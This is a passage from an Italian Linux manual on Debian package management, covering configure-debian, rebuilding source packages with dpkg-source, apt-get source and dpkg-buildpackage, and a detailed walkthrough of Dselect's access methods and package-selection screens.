`----------------------------------------------------------------------------'
```

È disponibile anche un programma frontale per accedere alla configurazione dei pacchetti, partendo dalla classificazione a cui questi appartengono, con Configure-debian:[6]

configure-debian [*opzioni*]

Le opzioni che si possono indicare nella riga di comando vengono passate tali e quali al programma '**dpkg-reconfigure**', nel momento in cui questo viene avviato. Segue un esempio di utilizzo del programma:

configure-debian [*Invio*]

```
Debian Configuration
.-------Configure Packages---------.
|                                  |
|                                  |
| Which subsection do you want?    |
| .------------------------------. |
| |         admin                | |
| |         base                 | |
| |         comm                 | |
| |         devel                | |
| |         doc                  | |
| |         editors              | |
| |         libs                 | |
| |         misc                 | |
| |         net                  | |
| |         otherosfs            | |
| |         shells               | |
| |         sound                | |
| `---------.(+)-----------------' |
|----------------------------------|
|      <  OK  >    <Cancel>        |
`----------------------------------'
```

Scorrendo l'elenco viene scelta la voce '**`tex`**':

```
Debian Configuration
.------------Configure Packages--------------.
|                                            |
|                                            |
| Which program do you want to configure?    |
| .----------------------------------------. |
| |             tetex-base                 | |
| |             tetex-bin                  | |
| `----------------------------------------' |
|--------------------------------------------|
|          <  OK  >      <Cancel>            |
`--------------------------------------------'
```

Viene selezionata la voce '**`tetex-base`**', che così viene configurato. Al termine viene proposto di configurare un altro pacchetto:

```
Debian Configuration
.--------------Configure Packages-----------------.
|                                                 |
|                                                 |
| Would you like to configure another program?    |
|                                                 |
|                                                 |
|-------------------------------------------------|
|             <  Yes  >       <  No  >            |
`-------------------------------------------------'
```

58.12 Pacchetti Debian sorgenti

I pacchetti sorgenti messi a disposizione dalla distribuzione GNU/Linux Debian sono composti generalmente da tre file:

```
nome_pacchetto_versione-revisione.dsc
```

```
nome_pacchetto_versione-revisione.orig.tar.gz
```

```
nome_pacchetto_versione-revisione.diff.gz
```

Il file con estensione '`.dsc`' contiene informazioni essenziali sul pacchetto, con le firme eventuali, per garantire la sua integrità. Il file con estensione '`.orig.tar.gz`' contiene i sorgenti originali, archiviati attraverso tar+gz. Il file con estensione '`.diff.gz`' è un file di differenze da applicare per l'adattamento alla distribuzione; eventualmente questo file potrebbe mancare se il pacchetto nasce espressamente per la distribuzione Debian.

Per compilare un pacchetto occorre prima estrarlo, applicandogli le modifiche previste. Per farlo nel modo corretto, si usa il comando seguente, dove si suppone che nella directory corrente siano disponibili i tre file del pacchetto che interessa:

$ **dpkg-source -x *nome_pacchetto_versione-revisione*.dsc** [*Invio*]

In questo modo si ottiene la directory '***nome_pacchetto-versione*/**', all'interno della quale bisogna entrare per avviare uno script che viene creato proprio con l'applicazione delle modifiche:

$ **cd *nome_pacchetto-versione*** [*Invio*]

$ **su** [*Invio*]

debian/rules binary [*Invio*]

Come si vede, è stato necessario acquisire i privilegi dell'utente '**root**' per procedere alla compilazione.

In alternativa, se manca il file con estensione '`.dsc`', si può rimediare nel modo seguente:

$ **tar xzvf *nome_pacchetto_versione-revisione*.orig.tar.gz** [*Invio*]

$ **cd *nome_pacchetto-versione*** [*Invio*]

$ **cat ../*nome_pacchetto_versione-revisione*.diff.gz | gunzip | patch -p1** [*Invio*]

$ **chmod a+x debian/rules** [*Invio*]

$ **su** [*Invio*]

debian/rules binary [*Invio*]

Come si vede, si devono applicare le modifiche manualmente, quindi occorre attribuire al file ‘debian/rules’ i permessi di esecuzione. Il resto funziona regolarmente.

Al termine si ottiene il file ‘***nome_pacchetto_versione*-*revisione_arch*.deb**’, contenente il pacchetto binario pronto per l’installazione.

È evidente che, se si vogliono apportare delle modifiche ulteriori al sorgente, queste vanno fatte dopo l’estrazione e dopo l’applicazione delle modifiche già previste per la distribuzione Debian. Volendo ricostruire un pacchetto sorgente corretto, si interviene secondo la sequenza seguente.

1. Si estrae l’archivio originale e si applicano le modifiche già previste:

   $ **tar xzvf *nome_pacchetto_versione*-*revisione*.orig.tar.gz** [*Invio*]

   $ **cd *nome_pacchetto*-*versione*** [*Invio*]

   $ **cat ../*nome_pacchetto_versione*-*revisione*.diff.gz | gunzip | patch -p1** [*Invio*]

   $ **cd ..** [*Invio*]

2. Si fanno le modifiche aggiuntive che si ritengono necessarie.

3. Si cancella il file con estensione ‘.diff.gz’ e ‘.dsc’:

   $ **rm *nome_pacchetto_versione*-*revisione*.diff.gz** [*Invio*]

   $ **rm *nome_pacchetto_versione*-*revisione*.dsc** [*Invio*]

4. Si ricostruisce tutto con ‘**dpkg-source**’:

   $ **dpkg-source -b *nome_pacchetto*-*versione*** [*Invio*]

   In pratica, l’argomento dell’opzione ‘**-b**’ è il nome della directory contenente i sorgenti modificati.

Al termine si ottiene un file ‘***nome_pacchetto_versione*-*revisione*.diff.gz**’ nuovo, assieme al file ‘***nome_pacchetto_versione*-*revisione*.dsc**’ appropriato.

58.13 Riferimenti

- Havoc Pennington, *Debian Tutorial*, 1999

  ⟨*http://www.debian.org/doc/manuals/debian-tutorial/*⟩

- Susan G. Kleinmann, Sven Rudolph, Joost Witteveen, *The Debian GNU/Linux FAQ*, 1999

  ⟨*http://ftp.it.debian.org/debian/doc/FAQ/*⟩

[1] **Dpkg** GNU GPL

[2] **Cruft** GNU GPL

[3] **Deborphan** GNU GPL o Artistic

[4] **Orphaner** GNU GPL o Artistic

[5] **Debconf** software libero con licenza speciale

[6] **Configure-debian** GNU GPL

Capitolo 59

Pacchetti Debian sorgenti, dipendenze e ricompilazione

Può capitare di avere la necessità di ricompilare un pacchetto con opzioni differenti. Attraverso il sistema APT è possibile gestire in modo semplice la ricompilazione dei pacchetti sorgenti della distribuzione GNU/Linux Debian.

59.1 Origine dei pacchetti sorgenti

Come per i pacchetti compilati, anche per accedere ai pacchetti sorgenti attraverso il sistema APT, è necessario predisporre il file '`/etc/apt/sources.list`'. In questo caso, servono direttive che iniziano con la parola chiave '**`deb-src`**':

deb-src ***uri_inizio_distribuzione*** ***distribuzione*** ***componente***...

Ecco alcuni esempi:

```
deb-src http://mi.mirror.garr.it/mirrors/debian stable    main contrib
deb-src http://mi.mirror.garr.it/mirrors/debian testing   main contrib
deb-src http://mi.mirror.garr.it/mirrors/debian unstable  main contrib
```

Naturalmente, nello stesso file '`/etc/apt/sources.list`' possono convivere anche le direttive relative all'origine di pacchetti già compilati e pronti per l'uso.

59.2 Installazione degli strumenti di sviluppo necessari

Ogni pacchetto sorgente ha bisogno dei propri strumenti di sviluppo per poter procedere alla sua ricompilazione. Di certo sono necessari due pacchetti: '**`fakeroot`**' e '**`build-essential`**':

`#` **`apt-get install fakeroot build-essential`** [*Invio*]

Per il resto, fortunatamente, c'è un modo semplice per installare esattamente ciò che serve:

`#` **`apt-get build-dep`** ***nome_pacchetto*** [*Invio*]

Per esempio, si suppone di voler installare ciò che serve per ricompilare il pacchetto '**`mc`**' (Midnight Commander):

`#` **`apt-get build-dep mc`** [*Invio*]

59.3 Acquisizione dei sorgenti

Il pacchetto dei sorgenti può essere acquisito senza privilegi particolari, pertanto si può operare in qualità di un utente comune. Ci si posiziona all'interno di una directory che si considera appropriata, quindi si procede:

`$` **`apt-get source`** ***nome_pacchetto*** [*Invio*]

Continuando con l'ipotesi di voler ricompilare il pacchetto '**mc**' (Midnight Commander), il comando è il seguente:

$ **apt-get source mc** [*Invio*]

Supponendo di accedere alla versione '**4.6.1-2**', si ottengono i file 'mc_4.6.1.orig.tar.gz', 'mc_4.6.1-2.dsc' e 'mc_4.6.1-2.diff.gz'; inoltre si ottiene la sottodirectory 'mc-4.6.1/', contenente i sorgenti estratti; il tutto a partire dalla directory corrente.

59.4 Modifica dei sorgenti

Per modificare i sorgenti si entra nella directory che li contiene e si procede con le modifiche che si ritengono necessarie. Nella maggior parte dei casi si tratta solo di modificare il modo in cui viene avviato lo script '**configure**', ma per questo occorre intervenire nel file 'debian/rules', oppure, come nel caso particolare di '**mc**', nel file 'debian/rocks'.

$ **cd mc-4.6.1** [*Invio*]

...

59.5 Ricostruzione del pacchetto e installazione

Dopo le modifiche ci si posiziona all'inizio della directory dei file sorgenti, quindi si procede con il comando seguente:

$ **dpkg-buildpackage -rfakeroot -uc -us** [*Invio*]

Si ottiene la ricompilazione e la creazione di un pacchetto Debian pronto per l'installazione, ma nella directory che precede la posizione corrente (la directory genitrice).

Supponendo di avere ottenuto il file '../mc_4.6.1-2_i386.deb', lo si può installare così:

dpkg -i ../mc_4.6.1-2_i386.deb [*Invio*]

Come si vede dall'esempio, ovviamente, per installare il pacchetto servono i privilegi dell'amministratore del sistema.

Capitolo 60

Pacchetti Debian: Dselect

Dselect[1] è uno strumento molto importante per la gestione dei pacchetti, nel momento in cui si vuole tenere sotto controllo il quadro completo della situazione. Si tratta di un programma frontale che gestisce direttamente Dpkg e può avvalersi della configurazione di APT per quanto riguarda l'origine da cui prelevare i pacchetti da installare.

È fondamentale la comprensione di molti dettagli di funzionamento di questo programma, per poterlo sfruttare al meglio, considerato che il suo utilizzo non è molto intuitivo.

60.1 Menù iniziale

Dselect è un programma interattivo, rappresentato dall'eseguibile '**dselect**', che di solito si avvia senza argomenti:

\# **dselect** [*Invio*]

Il suo funzionamento è suddiviso in sei passaggi, rappresentati dal suo menù iniziale, che in generale dovrebbero essere eseguiti secondo la sequenza prevista:

1. scelta del metodo di accesso agli archivi della distribuzione;
2. aggiornamento dell'elenco dei pacchetti disponibili;
3. selezione dei pacchetti da installare, da rimuovere o da eliminare dal sistema;
4. installazione o aggiornamento dei pacchetti, in base alla selezione fatta;
5. richiesta esplicita di eseguire la configurazione dei pacchetti per i quali questa operazione non fosse stata eseguita, o che non fosse stata completata normalmente (di solito, l'installazione provvede anche alla loro configurazione);
6. rimozione o eliminazione dei pacchetti in base alle richieste fatte in fase di selezione.

In generale, al completamento di uno di questi passaggi, Dselect suggerisce automaticamente di passare al successivo. La figura 60.1 mostra il menù introduttivo di Dselect.

Figura 60.1. Il menù iniziale di Dselect.

```
Debian Linux 'dselect' package handling frontend.

 * 0. [A]ccess      Choose the access method to use.
   1. [U]pdate      Update list of available packages, if possible.
   2. [S]elect      Request which packages you want on your system.
   3. [I]nstall     Install and upgrade wanted packages.
   4. [C]onfig      Configure any packages that are unconfigured.
   5. [R]emove      Remove unwanted software.
   6. [Q]uit        Quit dselect.

Use ^P and ^N, cursor keys, initial letters, or digits to select;
Press ENTER to confirm selection.   ^L to redraw screen.
```

Se si utilizza Dselect con un monitor monocromatico, è molto importante ricordarsi di configurare correttamente la variabile di ambiente '**TERM**', in modo che questa contenga un nome di un terminale monocromatico (potrebbe trattarsi del nome '**vt100**' o '**vt220**', basta verificare nella directory '`/usr/share/terminfo/v/`'), altrimenti si fa molta fatica a decifrare

il significato delle varie informazioni che appaiono sullo schermo, soprattutto si fa fatica a individuare il cursore di selezione. Per esempio, si potrebbe usare il comando seguente:

```
# TERM=vt100 ; dselect [Invio]
```

La selezione della voce desiderata avviene in modo molto semplice: per spostare il cursore di selezione si possono usare i tasti freccia, le cifre numeriche corrispondenti, o le iniziali; per selezionare la voce evidenziata basta premere [*Invio*].

60.2 Metodo di accesso ai pacchetti della distribuzione

Come accennato, è bene seguire l'ordine prestabilito, per cui si comincia dalla selezione del metodo di accesso agli archivi della distribuzione. La figura 60.2 mostra il menù che si potrebbe presentare dopo tale selezione.

Figura 60.2. Il menù di selezione del metodo di accesso alla distribuzione.

```
#### dselect - list of access methods ########################################
  Abbrev.        Description
  cdrom          Install from a CD-ROM.
* multi_cd       Install from a CD-ROM set.
  nfs            Install from an NFS server (not yet mounted).
  multi_nfs      Install from an NFS server (using the CD-ROM set)
  harddisk       Install from a hard disk partition (not yet mounted).
  mounted        Install from a filesystem which is already mounted.
  multi_mount    Install from a mounted partition with changing contents.
  floppy         Install from a pile of floppy disks.
  apt            APT Acquisition [file,http,ftp]


#### Access method 'multi_cd'. #################################################
multi_cd - Install from a CD-ROM set.

Installation from a CD-ROM set containing a Debian distribution.  The
CD-ROMs may be or not be mounted already and should contain a standard
ISO9660 CD-ROM filesystem.





#### explanation of multi_cd ###################################################
```

Come si può osservare, l'immagine sullo schermo è suddivisa in due parti: quella superiore che contiene l'elenco dei metodi di accesso, dove si esegue la selezione, e quella inferiore che contiene la descrizione della voce su cui si trova il cursore di selezione in quel dato momento (in questo caso si tratta della voce '**`multi_cd`**'). Come nel menù generale, il cursore si può spostare utilizzando i tasti freccia e anche altre combinazioni (è disponibile una guida interna accessibile attraverso la pressione di [*F1*] o di [*?*], dalla quale si esce premendo la [*barra spaziatrice*]); infine, premendo [*Invio*] si seleziona la voce in cui si trova il cursore.

È bene sottolineare che l'elenco dei metodi di accesso potrebbe essere composto da un numero maggiore o minore di possibilità, in base alla disponibilità effettiva. Qui vengono descritti solo alcuni metodi di accesso, dal momento che poi il meccanismo di selezione si ripete con una logica simile anche negli altri.

60.2.1 Accesso attraverso un CD-ROM o un DVD-ROM unico

Il metodo di accesso corrispondente alla sigla '**`cdrom`**' è ormai un po' antiquato, utilizzabile solo con una distribuzione Debian ridotta a un solo CD-ROM o un solo DVD-ROM. Una volta fatta la selezione, viene richiesto quale file di dispositivo deve essere utilizzato per l'innesto del CD/DVD e di solito viene proposto già '`/dev/cdrom`':

```
  I see that /dev/cdrom exists and is a block device.

Insert the CD-ROM and enter the block device name [/dev/cdrom]:
```

Se la realtà corrisponde a quanto proposto (lo si vede tra parentesi quadre), basta confermare premendo [*Invio*], diversamente si scrive il percorso del file di dispositivo adatto e quindi si conferma sempre con [*Invio*]. Se tutto procede regolarmente, Dselect tenta di accedere al disco e dovrebbe riuscirci anche se questo è già stato innestato in precedenza.

```
Insert the CD-ROM and enter the block device name [/dev/cdrom]: [Invio]


  All directory names should be entered relative to the root of the CD-ROM.

  I would like to know where on the CD-ROM the top level of the Debian
  distribution is (eg. 'dists/stable') - this directory usually contains the
  Packages-Master file.

  If the CD-ROM is badly organised and doesn't have a straightforward copy of
  the distribution you may answer 'none' and we'll go through the parts
  I need individually.

  Last time you said '/debian/dists/stable', and that looks plausible.

Distribution top level ? [/debian/dists/stable]:
```

A questo punto, viene richiesta l'indicazione della directory di inizio della distribuzione, tenendo conto che il percorso deve essere indicato partendo dalla directory radice del disco stesso. Di solito, un disco di una distribuzione Debian dovrebbe essere organizzato esattamente come propone Dselect, per cui dovrebbe bastare premere [*Invio*].

```
Distribution top level ? [/debian/dists/stable]: [Invio]
```

Se il disco è organizzato esattamente come si aspetta Dselect, allora tutto va bene, altrimenti si è costretti a inserire ogni singola directory e ogni singolo percorso dei vari blocchi in cui può essere divisa la distribuzione.

```
  Using '/debian/dists/stable/main/binary-i386' as main binary dir.
  Using '/debian/dists/stable/main/binary-i386/Packages.gz' for main.
  Using '/debian/dists/stable/contrib/binary-i386' as contrib binary dir.
  Using '/debian/dists/stable/contrib/binary-i386/Packages.gz' for contrib.
  Using '/debian/dists/stable/non-free/binary-i386' as non-free binary dir.
  Using '/debian/dists/stable/non-free/binary-i386/Packages.gz' for non-free.
  Using '/debian/dists/stable/non-US/binary-i386' as non-US binary dir.
```

```
  Using '/debian/dists/stable/non-US/binary-i386/Packages.gz' for non-US.
  Using '/debian/dists/stable/local/binary-i386' as local binary dir.
  Using '/debian/dists/stable/local/binary-i386/Packages.gz' for local.

Hit RETURN to continue.
```

Quelle che si vedono sono le informazioni che Dselect richiede; se queste directory non sono esattamente lì dove Dselect si aspetta che siano, occorre indicarle tutte una per una, inoltre per ognuna occorre specificare dove si trova il file '`Packages.gz`' relativo. Comunque, alla fine la cosa si conclude qui e si torna al menù iniziale.

Hit RETURN to continue. [*Invio*]

60.2.2 Accesso attraverso un insieme di dischi

Il metodo di accesso corrispondente alla sigla '**`multi_cd`**' è quello più comune, data l'attuale dimensione di una distribuzione Debian completa, che impone la riproduzione su diversi dischi. Scegliendo tale modalità di installazione, in questa fase, si deve inserire l'**ultimo** dei dischi che compongono la distribuzione. Dopo aver selezionato il dispositivo (esattamente come nel caso del metodo '**`cdrom`**'), occorre indicare dove iniziano le distribuzioni. Quindi, non è più come prima: occorre indicare la directory all'interno della quale poi si può trovare la gerarchia '`dists/`'.

```
  All directory names should be entered relative to the root of the CD-ROM.

  I would like to know where on the CD-ROM the top level of the Debian
  distribution is - this will usually contain the 'dists' directory.

  If the CD-ROM is badly organised and doesn't have a straightforward copy of
  the distribution you may answer 'none' and we'll go through the parts
  I need individually.
  Last time you said '/debian', and that looks plausible.

Distribution top level ? [/debian]
```

Così come propone Dselect, si tratta della directory '`/debian/`', sempre intesa come riferita all'inizio del disco stesso. In questo caso basta confermare premendo [*Invio*].

Distribution top level ? [/debian] [*Invio*]

```
  Ok, this is Debian GNU/Linux 2.1 "slink" - disco 2 di 2.

  Using '/debian/dists/stable/main/binary-i386' as main binary dir
        from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
  Using '/debian/dists/stable/main/binary-i386/Packages.cd.gz' for main.
  Using '/debian/dists/stable/contrib/binary-i386' as contrib binary dir
        from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
  Using '/debian/dists/stable/contrib/binary-i386/Packages.cd.gz' for contrib.
  Using '/debian/dists/stable/non-free/binary-i386' as non-free binary dir
        from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
```

```
  Using '/debian/dists/stable/non-free/binary-i386/Packages.cd.gz' for non-free.
  Using '/debian/dists/stable/non-US/binary-i386' as non-US binary dir
        from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
  Using '/debian/dists/stable/non-US/binary-i386/Packages.cd.gz' for non-US.
  Using '/debian/dists/local/local/binary-i386' as local binary dir
        from disk 'Debian GNU/Linux 2.1 "slink" - disco 2 di 2'
  Using '/debian/dists/local/local/binary-i386/Packages.cd.gz' for local.


Hit RETURN to continue.
```

Anche in questo caso sarebbe bene che il disco fosse organizzato esattamente come si aspetta Dselect, altrimenti si è costretti a inserire i percorsi delle directory e dei file '`Packages.cd.gz`'. Si osservi in particolare, che rispetto al metodo '**`cdrom`**', in questo caso si utilizzano i file '`Packages.cd.gz`' e non più i file '`Packages.gz`'. Al termine, si torna al menù principale.

`Hit RETURN to continue.`[*Invio*]

60.2.3 Accesso attraverso un file system di rete

I metodi '**`nfs`**' e '**`multi_nfs`**' permettono di accedere a un file system NFS che non è stato ancora innestato. Potrebbe trattarsi di un elaboratore che offre in condivisione l'accesso al suo lettore CD/DVD, che comunque, lì, deve essere stato innestato. A differenza dei metodi che coinvolgono il lettore CD/DVD locale, si deve aggiungere l'indicazione del nome o dell'indirizzo dell'elaboratore che offre l'accesso attraverso il protocollo NFS.

Nel primo caso Dselect si aspetta di trovare una distribuzione unica e completa, per cui servono i file '`Packages.gz`', mentre nel secondo si tratta di dati che possono cambiare (per esempio perché viene sostituito il disco nell'elaboratore remoto), per cui contano i file '`Packages.cd.gz`'.

60.2.4 Accesso attraverso un file system già innestato localmente

I metodi '**`mounted`**' e '**`multi_mount`**' sono riferiti a una distribuzione accessibile all'interno del file system, dove Dselect non deve occuparsi di innestare dei dischi.

Nel primo caso si deve trattare di una distribuzione unica e completa, per cui Dselect va a cercare i file '`Packages.gz`', mentre nel secondo si tratta di dati che possono cambiare (per esempio perché si interviene per mezzo di collegamenti simbolici), per cui contano i file '`Packages.cd.gz`'.

60.2.5 Accesso attraverso APT

Il metodo '**`apt`**' corrisponde all'utilizzo degli strumenti offerti dal sistema APT (in questo caso si usa precisamente '**`apt-get`**'). In effetti, quando si dispone di una distribuzione accessibile attraverso APT, questa è la scelta migliore, dal momento che basta configurare il file '`/etc/apt/sources.list`' per risolvere il problema con Dselect.

Dselect propone di modificare il file, ma sarebbe bene che questo fosse già predisposto correttamente prima di iniziare, in modo da poter confermare semplicemente la configurazione attuale:

```
 see you already have a source list.
----------------------------------------------------------------------
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
----------------------------------------------------------------------
```

```
Do you wish to change it?[y/N]
```

In questo caso, la distribuzione si trova suddivisa in due parti, a partire dalle directory '/home/tizio/DEBIAN/1/debian/' e '/home/tizio/DEBIAN/2/debian/'. Per confermare, basta premere [*Invio*], dal momento che '**n**' (no) è la scelta predefinita.

Do you wish to change it?[y/N] [*Invio*]

60.3 Aggiornamento dell'elenco locale dei pacchetti

La fase successiva richiede di aggiornare l'elenco dei pacchetti disponibili selezionando la seconda voce del menù iniziale (quella con il numero uno).

```
    1. [U]pdate      Update list of available packages, if possible.
```

Questa operazione non richiede un'interazione con l'utilizzatore. Al massimo si può verificare che sia terminata o meno con successo, in base ai messaggi che si possono leggere.

60.4 Selezione dei pacchetti

Si passa quindi alla fase più complessa: quella della selezione dei pacchetti da installare o da disinstallare.

```
    2. [S]elect      Request which packages you want on your system.
```

Prima di mostrare la schermata di selezione dei pacchetti, data la complessità della cosa, Dselect presenta una guida, di cui si vede la schermata iniziale nella figura 60.11.

Figura 60.11. Introduzione alla guida interna di Dselect per la selezione dei pacchetti da installare.

```
Help: Introduction to package selections#######################################
Welcome to dselect's main package listing.

You will be presented with a list of packages which are installed or available
for installation.  You can navigate around the list using the cursor keys,
mark packages for installation (using `+') or deinstallation (using `-').
Packages can be marked either singly or in groups; initially you will see that
the line `All packages' is selected.  `+', `-' and so on will affect all the
packages described by the highlighted line.

Some of your choices will cause conflicts or dependency problems; you will be
given a sub-list of the relevant packages, so that you can solve the problems.

You should read the list of keys and the explanations of the display.
Much on-line help is available, please make use of it - press `?' at
any time for help.

When you have finished selecting packages, press <enter> to confirm changes,
or `Q' to quit without saving changes. A final check on conflicts and
dependencies will be done - here too you may see a sublist.

Press <enter> to leave help and enter the list now.


Press ? for help menu, <space> for next topic, <enter> to exit help.############
```

In pratica, si esce da questa guida premendo [*Invio*], mentre si possono scorrere le varie pagine di informazioni premendo la [*barra spaziatrice*]. Per richiamare questa guida durante la selezione dei pacchetti, basta premere il punto interrogativo, [*?*], o il tasto [*F1*].

Dopo avere superato la schermata di presentazione della guida si ottiene finalmente il pannello di selezione dei pacchetti (figura 60.12).

Figura 60.12. Pannello di selezione dei pacchetti.

```
dselect - main package listing (status, priority)    mark:+/=/- verbose:v help:?
EIOM Pri Section  Package      Inst.ver    Avail.ver   Description
    - All packages -
    --- Installed packages ---
    ----- Installed Required packages -----
    ------- Installed Required packages in section base -------
 *** Req base     adduser      3.8         3.8         Add users and groups to t
 *** Req base     ae           962-21.1    962-21.1    Anthony's Editor -- a tin
 *** Req base     base-files   2.1.0       2.1.0       Debian Base System Miscel
 *** Req base     base-passwd  2.0.3.3     2.0.3.3     Debian Base System Passwc
 *** Req base     bash         2.01.1-4.1  2.01.1-4.1  The GNU Bourne Again SHel
 *** Req base     bsdutils     4.4.1.1     4.4.1.1     Basic utilities from 4.4E
 *** Req base     debianutils  1.10        1.10        Miscellaneous utilities s
bash         installed;  install (was: install).  Required
bash - The GNU Bourne Again SHell

Bash is an sh-compatible command language interpreter that executes
commands read from the standard input or from a file.  Bash also
incorporates useful features from the Korn and C shells (ksh and csh).

Bash is ultimately intended to be a conformant implementation of the IEEE
Posix Shell and Tools specification (IEEE Working Group 1003.2).


#### description of bash #######################################################
```

Prima di mettersi a selezionare i pacchetti, occorre comprendere come «muoversi» in questa

fase. Per cominciare, si deve osservare che la schermata dovrebbe apparire divisa in due parti, come si vede nella figura, dove nella parte superiore appare un cursore (che in questa figura non si vede, ma è posizionato sul pacchetto '**`bash`**') e nella parte inferiore appare la descrizione di ciò che si trova in corrispondenza del cursore.

Il cursore si sposta, «intuitivamente», utilizzando i tasti: [*freccia su*], [*freccia giù*], [*pagina su*], [*pagina giù*], [*Inizio*] e [*Fine*]. Alle volte, non riuscendo a leggere tutte le informazioni (come nel caso dell'esempio), è possibile spostare la visualizzazione in orizzontale, utilizzando i tasti [*freccia sinistra*] e [*freccia destra*].

```
 EIOM Pri Section  Package       Inst.ver    Avail.ver   Description
```

In condizioni normali, l'intestazione dell'elenco è piuttosto oscura. I primi quattro caratteri rappresentano rispettivamente: uno stato di errore, lo stato del pacchetto installato, la selezione precedente e la selezione attuale. La tabella 60.14 raccoglie queste sigle e mostra i simboli che possono essere abbinati nelle colonne rispettive; la tabella 60.15 mostra invece il significato dei simboli che possono essere attribuiti a questi indicatori.

Tabella 60.14. Indicatori di un pacchetto.

Indicatore	Significato	Valori possibili
E	Stato di errore	spazio, R
I	Stato di installazione	spazio, *, −, U, C, I
O	Selezione precedente	*, −, =, _, n
M	Selezione attuale	*, −, =, _, n

Tabella 60.15. Simboli riferiti agli indicatori e loro significato.

Indicatore	Simbolo	Significato
E	spazio	Nessun errore grave.
E	R	Errore grave: reinstallare.
I	spazio	Non installato.
I	*	Installato regolarmente.
I	−	Ci sono solo i file di configurazione.
I	U	Estratto, ma non configurato.
I	C	Semi-configurato: si è verificato un errore.
I	I	Semi-installato: si è verificato un errore.
O, M	*	Segnato per l'installazione o l'aggiornamento.
O, M	−	Segnato per la rimozione, lasciando la configurazione.
O, M	=	Segnato per non essere toccato (*hold*).
O, M	_	Segnato per l'eliminazione totale.
O, M	n	Il pacchetto è nuovo è non è stato stabilito nulla.

La selezione dei pacchetti avviene intervenendo sull'ultimo di questi indicatori, «M», dove però si utilizzano tasti differenti rispetto ai simboli che si usano per rappresentarne la selezione. La tabella 60.16 mostra questi tasti e il risultato che se ne ottiene.

Tabella 60.16. Tasti di selezione dei pacchetti.

Tasto di selezione	Effetto
[+], [*Ins*]	Richiede l'installazione o l'aggiornamento del pacchetto.
[-], [*Canc*]	Richiede la disinstallazione del pacchetto lasciando la configurazione.
[_]	Richiede l'eliminazione totale del pacchetto.
[=], [*H*]	Richiede che il pacchetto venga congelato (*hold*).
[:], [*G*]	Toglie lo stato di pacchetto congelato.

Le colonne successive indicano: la priorità del pacchetto, generalmente in forma abbreviata, la sezione, ovvero il raggruppamento a cui questo risulta abbinato, il nome del pacchetto, la versione installata, la versione disponibile e infine la descrizione.

L'aspetto di questo pannello di selezione può essere cambiato; in particolare si possono ottenere le descrizioni estese dei primi quattro indicatori, così come della colonna della priorità, utilizzando il tasto [*v*]; in modo simile, il tasto [*V*] serve a mostrare più o meno colonne di informazioni. Oltre a questo è possibile cambiare il genere di informazioni che appaiono nella parte inferiore dello schermo, che si riferiscono al pacchetto evidenziato dal cursore, oppure è possibile dedicare tutto lo schermo all'elenco o solo alla descrizione del pacchetto. Questi tasti sono elencati nella tabella 60.17.

Tabella 60.17. Tasti per il controllo della visualizzazione del pannello di selezione.

Tasto	Effetto
[*i*]	Cambia il tipo di informazione che appare nella parte inferiore dello schermo.
[*I*]	Dedica lo schermo solo all'elenco o solo alla descrizione.
[*o*], [*O*]	Cambiano l'ordine dell'elenco dei pacchetti.
[*v*]	Espande o contrae le prime colonne.
[*V*]	Seleziona la visualizzazione di alcune colonne finali.

Vale la pena di osservare in che modo è possibile cambiare ordine all'elenco dei pacchetti visualizzati. Con il tasto [*O*] si individuano alcune forme di raggruppamento globale:

- Installato o meno ---> obsoleto, aggiornato;
- Installato, rimosso, eliminato o mai installato;
- nessuna classificazione.

Con il tasto [*o*] si definiscono delle sotto-classificazioni ulteriori:

- priorità ---> sezione;
- sezione ---> priorità;
- nessuna classificazione.

È molto importante selezionare la combinazione giusta dell'ordine in cui vengono classificati i pacchetti, altrimenti ci si perde alla loro ricerca. Tuttavia, fortunatamente, è possibile eseguire una ricerca rapida di un pacchetto il cui nome contiene una stringa data. Si ottiene questo con il tasto [/], che permette di inserire la stringa e di premere [*Invio*] per avviare la ricerca; mentre con il tasto [\ ] si ripete la ricerca con l'ultimo modello inserito.

Tabella 60.18. Funzionalità varie.

Tasto	Effetto
[/]	Cerca in base a una stringa.
[\ ]	Ripete la ricerca.
[*Ctrl l*]	Ripulisce l'immagine sullo schermo.
[*?*], [*F1*]	Richiama la guida interna.

Quando si seleziona o si deseleziona un pacchetto provocando delle ripercussioni sugli altri, perché occorre soddisfare in qualche modo delle dipendenze, o delle incompatibilità, viene presentato un sotto-pannello riepilogativo dei pacchetti coinvolti in queste dipendenze, in cui si offre una soluzione del problema. Il funzionamento di questi sotto-pannelli è identico a quello principale; quello che conta è comprendere che ogni pannello ha un suo contesto e solo quando si giunge alla conferma delle selezioni fatte su quello generale, si esce da questa fase di utilizzo di Dselect.

Figura 60.19. Nel momento in cui viene rivelato un problema di dipendenze, si presenta questa guida, dalla quale si esce premendo [*Invio*].

```
Help: Introduction to conflict/dependency resolution sub-list
Dependency/conflict resolution - introduction.

One or more of your choices have raised a conflict or dependency problem -
some packages should only be installed in conjunction with certain others, and
some combinations of packages may not be installed together.

You will see a sub-list containing the packages involved.  The bottom half of
the display shows relevant conflicts and dependencies; use `i' to cycle between
that, the package descriptions and the internal control information.

A set of `suggested' packages has been calculated, and the initial markings in
this sub-list have been set to match those, so you can just hit Return to
accept the suggestions if you wish.  You may abort the change(s) which caused
the problem(s), and go back to the main list, by pressing capital `X'.

You can also move around the list and change the markings so that they are more
like what you want, and you can `reject' my suggestions by using the capital
`D' or `R' keys (see the keybindings help screen).  You can use capital `Q' to
force me to accept the situation currently displayed, in case you want to
override a recommendation or think that the program is mistaken.

Press <enter> to leave help and enter the sub-list; remember: press `?' for help.
Press ? for help menu, <space> for next topic, <enter> to exit help.
```

Figura 60.20. Esempio di un sotto-pannello di selezione per risolvere un problema di dipendenze o di incompatibilità.

```
dselect - recursive package listing                 mark:+/=/- verbose:v help:?
EIOM Pri Section  Package      Description
  ** Opt non-free unzip        De-archiver for .zip files
  *_ Opt non-us/u unzip-crypt  De-archiver for .zip files
  *_ Opt non-us/u zip-crypt    Archiver for .zip files









unzip       not installed;  install (was: install).  Optional
unzip conflicts with unzip-crypt










interrelationships affecting unzip
```

